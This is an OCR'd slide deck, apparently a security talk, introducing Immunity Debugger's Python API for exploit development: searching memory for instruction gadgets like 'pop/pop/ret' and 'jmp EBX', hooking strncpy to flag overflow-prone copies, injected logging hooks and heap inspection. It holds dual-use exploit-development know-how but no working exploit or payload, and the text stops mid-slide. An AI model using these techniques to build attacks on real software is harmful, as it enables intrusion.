KNOWING YOU'RE SECURE

Intelligent Debugging for Vulnerability Analysis and Exploit Development

IMMUNITY

Security Research

IMMUNITY DEBUGGER

Who am I?

- Damian Gomez, Argentina
- Being working @ Immunity since early 2006
- Security Research focusing on:
  - Vulnerability analysis
  - Exploit development
- VisualSploit lead developer
- Main developer of Immunity Debugger project

Introduction


An exploit may be coded in multiples languages:

- Asm
- C
- Python
- Perl
- Shellscript
- PHP
- Cobol
- Foxpro
- Pascal
- Fortran
- Lisp
- Brainfuck
- Cupid
- Gap
- Kermit
- Java
- zmud!
- whitespace
- yacc
- smalltalk
- C#
- C++
- C--
- C
- C-smile
- Cocoa
- Coffee
- Clipper
- Delphi
- B
- A
- C


- Clist
- Kalkulon
- ABC
- ADA
- ALF
- Batch
- TOM
- OZ
- Modula-3
- Lingo
- Fortress
- elastiC
- D
- cT
- AWK
- Felix
- Guile
- MC#
- VisualBasic
- Nemerle
- Objetive-C
- Phantom
- Prolog
- Simula
- Snobol
- Turing
- Blue
- Quickbasic
- Ruby
- S
- Obliq
- GNU E
- COMAL
- NetRexx
- PL/B
- Sather

etc

Immunity VisualSploit introduced a graphical domain-specific language for exploit development



Exploits are a functional representation of Intelligent Debugging



We want a debugger with a “rich API” for exploit development

- Simple, understandable interface
- Robust and powerful scripting language for automating intelligent debugging
- Lightweight and fast debugging so as not to corrupt our results when doing complex analysis
- Connectivity to fuzzers and other exploit development tools

No one user interface model is perfect for all exploit development situations

- These three main characteristics will help us achieve what we want:
  - GUI
  - Command Line
  - Scripting language

A debugger's GUI can take weeks off the time it takes to write an exploit

- Easy visualization of debugee context
  - Does EAX point to a string I control? Yes!
- Faster to learn for complex commands
- Downside: Slower usage than commandline due to mice

The command line is the faster option


- Example GDB commandline:
  - x/i $pc-4
- Example WinDBG commandline:
  - u eip -4
- Example Immunity Debugger commandline:
  - u eip -4

Immunity Debugger's Scripting Language is Python 2.5

- Automate tasks as fast as you can think of them
- Powerful included API for manipulating the debugger
  - Need another API hook? Email dami@immunityinc.com
- Familiar and easy to learn
- Clean and reusable code with many examples

GUI+CLI+Python = Faster, better exploits

- Immunity Debugger integrates these 3 key features to provide a vuln-dev oriented debugger
- Cuts vulnerability development time in half during our testing (Immunity buffer overflow training)
- Allows for the rapid advancement of state-of-the-art techniques for difficult exploits



Immunity debugger running a custom script from its command box and controlling the GUI output

The Immunity Debugger API:

- The API is simple
- It usually maintains a cache of the requested structures to speed up the experience (especially useful for search functions)
- It can not only perform debugging tasks, but also interact with the current GUI
- Keep in mind that you are creating a new instance on every command run, so the information in it will be regenerated on each run.

How deep can we dive with the API?

- Assembly/Disassembly
- Breakpoints
- Read/Write Memory
- Searching
- Execution and stepping
- Analysis
- Interaction with GUI

Interacting with the GUI offer:

- New windows for displaying your custom data
- Tables, Dialog boxes, Input dialogs
  - Create a wizard for complex scripts like findantidep
- Add functionality to already existent windows
- The possibility to create a python based orthogonal drawing algorithm and get something like this:

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
Python API Orthogonal Grapher



Immlib: R/W Memory

- `readMemory(address, size)`
- `readLong(address)`
- `readShort(address)`
- `readString(address)`
- `readUntil(address, ending_char)`
- `writeMemory(address, buf)`

Immlib: Searching

- The following search functions return a list of addresses where a particular value was found.
- `Search(buf)`
- `searchLong(long_int)`
- `searchShort(short_int)`

Immlib: Searching

- Searching Commands
- Commands are sequence of asm instruction with a bit of regexp support
  - `searchCommands(cmd)`
  - `SearchCommandsonModule(address, cmd)`
- Returns a list of (address, opcodes, module)
- `ex:`

```
imm.searchCommands("pop RA\npop
  RB\nret")
```

Immlib: Searching

- Keep in mind, that SearchCommands use the disassemble modules to search, so if you want a deeper search (without regexp) you can do:

```
ret = imm.Search(imm.Assemble("jmp EBX"))
```

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Immlib: Searching

- Finding a module which an address belongs to:
  - `findModule(address)`
- Finding exported function on loaded addresses
  - `findDependencies(lookfor)`

  Note: lookfor is a table of functions to search for

Immlib: Getting References

- Getting Code XREF:
  - `getXrefTo(address)`
  - `getXrefFrom(address)`
- Getting Data XREF
  - `findDataRef(address)`

Immlib: Knowledge

- Since every run of a script is ephemeral, there is a way to save some data and use it on a second run of the same script or any other script:
  - `imm.addKnowledge("nocrash", cpu_context)`
  - `imm.getKnowledge("nocrash")`

There are three ways to script Immunity Debugger

- PyCommands
- PyHooks
- PyScripts

PyCommands are temporary scripts

- Decrease developing and debugging time
- Non-caching (run , modify, and re-run your PyCommand at will, without restarting the debugger)
- Accessible via command box, or GUI
- Integrate with debugger's features (including the GUI)

Scripting Immunity Debugger

- Writing a PyCommand is easy
- command.py

```
import immlib
def main(args):
    imm=immlib.Debugger()
    imm.Log(“Done”)
```

- Place it into PyCommands directory and you are ready to go

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Scripting Immunity Debugger

PyHooks:

- Hooks are Objects that hang on debugger events and get executed when that event is hit.
- We have 11 different hooks:

```
class BpHook(Hook)
class LogBpHook(Hook)
class AllExceptHook(Hook)
class PostAnalysisHook(Hook)
class AccessViolationHook(Hook)
class LoadDLLHook(Hook)
class UnloadDLLHook(Hook)
class CreateThreadHook(Hook)
class ExitThreadHook(Hook)
class CreateProcessHook(Hook)
class ExitProcessHook(Hook)
```

Scripting Immunity Debugger

Creating a Hook is easy:

```
import immlib
from immlib import PostAnalysisHook
class MyOwnHook(PostAnalysisHook):
    def __init__(self):
        PostAnalysisHook.__init__(self)
    def run(self,regs):
        """This will be executed when hooktype
        happens"""
        imm = immlib.Debugger()
```

Hooks always has CPU context at runtime

Identify common coding problems by running a program under Immunity Debugger

- strncpy(dest, src, strlen(src))
  - Common vulnerability primitive
- Similar vulnerabilities, such as memcpy(dest, src, sizeof(src)) are also detectable using slightly more advanced Immunity Debugger API's

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Hook example: logpoint on strncpy

- Instantiate debugger class
- Set logpoint address [strncpy]
- Create logbphook

```
def main():
    imm = immlib.Debugger()
    bp_address=0x32772DDC # strncpy
    logbp_hook = MyOwnHook()
    logbp_hook.add("bp_on_strncpy",bp_address)
    imm.Log("Placed strncpy hook: bp_on_strncpy")
```

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Hook example: logpoint on strncpy

- The MyOwnHook class

```
class MyOwnHook(LogBpHook):
    def __init__(self):
        LogBpHook.__init__(self)

    def run(self,regs):
        imm = immlib.Debugger()
        src = regs['ESP'] + 0x8 #strncpy second arg
        maxlen = regs['ESP'] + 0xc #strncpy third arg
        res=imm.readMemory(src, 4)
        leng=imm.readMemory(maxlen,4)
```

Get arguments from CPU context

logpoint on strncpy (continuation)

```
#read src arg
readed=imm.readString(src_addr)
imm.Log("strncpy source: %s" %readed)
if len(readed) == int(size):
  imm.Log("*** STACK ***")
  callstack=imm.callStack()
  for a in callstack:
     imm.Log("Address: %08x - Stack: %08x - \
     Procedure: %s - frame: %08x - called from: %08x"
     % (a.address,a.stack,a.procedure,a.frame,a.calledfrom))
```

Log callstack if the size arg is the same as the src string size

Logpoint on strncpy: results

debug,debug,debug and check your results:

```
Placed strncpy hook: bp_on_strncpy
strncpy source: testo
### STACK ###
Address: 0012ff58 - Stack: 00401196 - Procedure: <JMP.&CC3270MT._strncpy> - frame: 0012ff8c - called from: 00401191
Address: 0012ff5c - Stack: 0012ff80 - Procedure:   dest = 0012FF80 - frame: 0012ff8c - called from: 00401191
Address: 0012ff60 - Stack: 004020b4 - Procedure:   src = "testo" - frame: 0012ff8c - called from: 00401191
Address: 0012ff64 - Stack: 00000005 - Procedure:   maxlen = 5 - frame: 0012ff8c - called from: 00401191
strncpy source: logbphook(strncpy)
strncpy source: on
### STACK ###
Address: 0012ff58 - Stack: 004011bc - Procedure: <JMP.&CC3270MT._strncpy> - frame: 0012ff8c - called from: 004011b7
Address: 0012ff5c - Stack: 0012ff7d - Procedure:   dest = 0012FF7D - frame: 0012ff8c - called from: 004011b7
Address: 0012ff60 - Stack: 004020cd - Procedure:   src = "on" - frame: 0012ff8c - called from: 004011b7
Address: 0012ff64 - Stack: 00000002 - Procedure:   maxlen = 2 - frame: 0012ff8c - called from: 004011b7
```

Injecting a hook into your target for debugging

- Logging hook
- Much faster, since it doesn't use the debugger
- Inject ASM code into debugged process
- Hooked function redirects to your asm code
- The information is logged in the same page
- Used in hippie heap analysis tool

There are drawbacks to using injection hooking

- Inject Hooking only reports the result, you cannot do conditionals on it (for now)
- Hooking on Functions:

```
fast = immlib.STDCALLFastLogHook( imm )
fast.logFunction( 0x1006868, 3)
fast.logRegister('EAX')
fast.logFunction( 0x1003232 )
fast.Hook()
imm.addKnowledge(Name, fast)
```

Printing the results of an injection hook

- Get the results directly from the log window

```
fast = imm.getKnowledge( Name )
ret  = fast.getAllLog()
for ndx in ret:
  if ndx[0] == 0x1006868:
    imm.Log("0x1006868(%x, %x, %x) <- %x"\
            % (a[1][0], a[1][1], a[1][2], a[1][3]))
```

Heap analysis is one of the most important tasks for exploit development

- Printing the state of a heap
- Closely examining a heap or heap chunk
- Saving and restoring heap state for comparison
- Visualizing the heap
- Automatically analyzing the heap

Immunity Debugger Heap Lib

- Getting all current heaps:

```
for hndx in imm.getHeapsAddress():
    imm.Log("Heap: 0x%08x" % hndx)
```

- Getting a Heap object

```
pheap = imm.getHeap( heap )
```

- Printing the FreeList

```
pheap.printFreeList( uselog = window.Log )
```

- Printing the FreeListInUse

```
pheap.printFreeListInUse(uselog = window.Log)
```

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Immunity Debugger Heap Lib

- Printing chunks

```
for chunk in pheap.getChunks( chunkaddress ):
 chunk.printchunk(uselog = window.Log,
                  option=chunkdisplay,
                  dt=discover)
```

- Accessing chunk information

```
chunk.size       #packed size (usize unpacked)
chunk.psize      #packed size (upsize unpacked)
chunk.flags
chunk.nextchunk # FLINK
chunk.prevchunk # BLINK
```

Immunity Debugger Heap Lib

- Searching Chunks

```
SearchHeap(imm, what, action, value, heap =
            heap, option = chunkdisplay)
```

what `(size,usize,psize,upsize,flags,address, next,prev)`

action `(=,>,<,>=,<=,&,not,!=)`

value `(value to search for)`

heap `(optional: filter the search by heap)`

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Datatype Discovery Lib

- Finding datatype on memory

```
import libdatatype
dt  = libdatatype.DataTypes( imm )
ret = dt.Discover( memory, address, what)
```

memory memory to inspect

address address of the inspected memory

what (all, pointers, strings, asciistrings, unicodestrings, doublelinkedlists, exploitable)

```
for obj in ret:
    print ret.Print()
```

Datatype Discovery Lib

- Types of pointers

